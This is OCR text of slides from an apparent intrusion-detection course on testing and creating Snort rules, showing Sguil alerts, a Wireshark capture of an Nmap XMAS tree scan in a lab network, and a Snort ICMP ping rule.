
```
▸ Frame 54: 159 bytes
▸ Ethernet II, Src: 00
▸ Internet Protocol Ve
▸ Transmission Control
▸ Secure Sockets Layer
```

```
0000  00 00 00 00 00 00
0010  58 01 00 69 06 40
0020  00 00 00 00 00 01
0030  00 00 00 00 00 01
0040  a6 d4 80 18 02 00
0050  18 2b c6 f5 18 2a
0060  5f 2c fe 27 a3 96
0070  83 ef 11 be 2a 72
0080  5c 20 d5 f6 53 5c
0090  69 b2 47 5a e5 e0
```

```
65476 SACK_PERM=1 TSval=33
 Len=0 MSS=65476 SACK_PERM
0 TSval=3337951271 TSecr=3
n=0 TSval=3337951271 TSecr
Len=0 TSval=3337951271 TSe
shed
hed
65536 Len=0 TSval=33379512
 Len=0 TSval=3337951275 TS
ify)
65536 Len=0 TSval=33379512
 Len=0 TSval=3337951275 TS
```

Module 4

TESTING SNORT RULES



Security Onion IDS on WIN-6JNN6RLT6IL - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Toplevel
Tue 06:26
SGUIL-0.9.0 - Connected To localhost
2022-11-22 06:26:33 GMT
ids-enp0s10f0_15084
File
Search
Abort
Close
Debug Messages
Expression...
Search Packet Payload
○ Hex ● Text □ NoCase
10:26 PM

ST		DPort	Pr	Event Message
RT	7.7	587	6	Nmap XMAS Tree Scan

```
Sensor Name: ids-enp0s10f0
Timestamp: 2022-11-22 06:23:41
Connection ID: .ids-enp0s10f0_15084
Src IP:             192.168.177.100
Dst IP:             192.168.177.7
Src Port:           39629
Dst Port:           587

No Data Sent.
```

```
192.168.177.7 and port 39629 and port 587 and proto 6) or (vlan and host 192.168.177.100 and host
192.168.177.7 and port 39629 and port 587 and proto 6)
Receiving raw file from sensor.
Finished.
```

TESTING SNORT RULES (CONT.)


Security Onion IDS on WIN-6JNN6RLT6IL - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Wireshark
Tue 06:42
*enp0s10f0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
10:42 PM


tcp

```
No.   Time          Source           Destination      Protocol Length Info
 1671 456.054170500 192.168.177.100  192.168.177.7    TCP       60 39630 → 8600 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1672 456.057369400 192.168.177.100  192.168.177.7    TCP       60 39630 → 2034 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1673 456.130266700 192.168.177.100  192.168.177.7    TCP       60 39629 → 55600 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1674 456.133361500 192.168.177.100  192.168.177.7    TCP       60 39629 → 6003 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1675 456.136208700 192.168.177.100  192.168.177.7    TCP       60 39629 → 5718 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1676 456.138952700 192.168.177.100  192.168.177.7    TCP       60 39629 → 15004 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1677 456.141918300 192.168.177.100  192.168.177.7    TCP       60 39629 → 2009 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1678 456.145116700 192.168.177.100  192.168.177.7    TCP       60 39629 → 1301 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1679 456.151449100 192.168.177.100  192.168.177.7    TCP       60 39629 → 9502 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1680 456.154530300 192.168.177.100  192.168.177.7    TCP       60 39629 → 6789 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1681 456.156742800 192.168.177.100  192.168.177.7    TCP       60 39629 → 1175 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1682 456.158020700 192.168.177.100  192.168.177.7    TCP       60 39629 → 10215 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1683 456.230508700 192.168.177.100  192.168.177.7    TCP       60 39630 → 55600 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 1684 456.233397100 192.168.177.100  192.168.177.7    TCP       60 39630 → 6003 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
```

```
▸ Frame 1677: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Microsof_00:ba:09 (00:15:5d:00:ba:09), Dst: Microsof_00:ba:06 (00:15:5d:00:ba:06)
▸ Internet Protocol Version 4, Src: 192.168.177.100, Dst: 192.168.177.7
▾ Transmission Control Protocol, Src Port: 39629, Dst Port: 2009, Seq: 1, Len: 0
    Source Port: 39629
    Destination Port: 2009
    [Stream index: 304]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 0
    0101 .... = Header Length: 20 bytes (5)
  ▾ Flags: 0x029 (FIN, PSH, URG)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..1. .... = Urgent: Set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 1... = Push: Set
      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
    ▸ .... .... ...1 = Fin: Set
```

```
0000  00 15 5d 00 ba 06 00 15  5d 00 ba 09 08 00 45 00   ··]·····]·····E·
0010  00 28 18 9c 00 00 2e 06  90 77 c0 a8 b1 64 c0 a8   ·(······.w···d··
0020  b1 07 9a cd 07 d9 f3 61  75 91 00 00 00 00 50 29   ·······au·····P)
0030  04 00 bc 64 00 00 00 00  00 00 00 00               ···d········
```

CREATING SNORT RULES



File Query Reports Sound: Off ServerName: localhost UserName: infosec UserID: 2 2022-11-22 07:35:43 GMT

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2000	ids-enp0s...	4.15084	2022-11-22 06:23:41	192.168.177.100	39629	192.168.177.7	587	6	Nmap XMAS Tree Scan
RT	460	ids-enp0s...	4.17084	2022-11-22 07:28:03	192.168.177.100		192.168.177.47		1	GPL ICMP_INFO PING *NIX

□ Reverse DNS ☑ Enable External DNS

Src IP:	
Src Name:	
Dst IP:	
Dst Name:	

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"GPL ICMP_INFO PING *NIX";
itype:8; content:"|10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F|"; depth:32;
classtype:misc-activity; sid:2100366; rev:8; metadata:created_at 2010_09_23, updated_at
```

